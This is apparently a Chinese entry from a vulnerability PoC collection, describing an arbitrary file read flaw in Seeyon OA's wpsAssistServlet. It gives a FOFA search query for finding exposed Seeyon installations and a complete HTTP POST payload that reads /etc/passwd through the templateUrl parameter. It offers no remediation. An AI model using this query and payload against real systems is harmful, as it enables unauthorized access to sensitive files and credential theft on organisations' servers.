


Z4-4致远互联-OA-任意文件读取

漏洞描述：

致远互联-OA wpsAssistServlet 存在任意文件读取漏洞，攻击者可读取系统密码等敏感信息进一步控制系统。

网站图片：



网络测绘：

fofa语法：

```
body="/seeyon/USER-DATA/IMAGES/LOGIN/login.gif" || title="用友致远A" || (body="/yyoa/" && body!="本站内容均采集于") || header="path=/yyoa" || server="SY8044" || (body="A6-V5企业版" && body="seeyon" && body="seeyonProductId") || (body="/seeyon/common/" && body="\var_ctxpath="/seeyon") || (body="A8-V5企业版" && body="seeyon") || banner="Server: SY8044"
```

漏洞复现：

payload:

```
POST /seeyon/wpsAssistServlet HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip

flag=template&templateUrl=%252Fetc%252Fpasswd
```

效果图：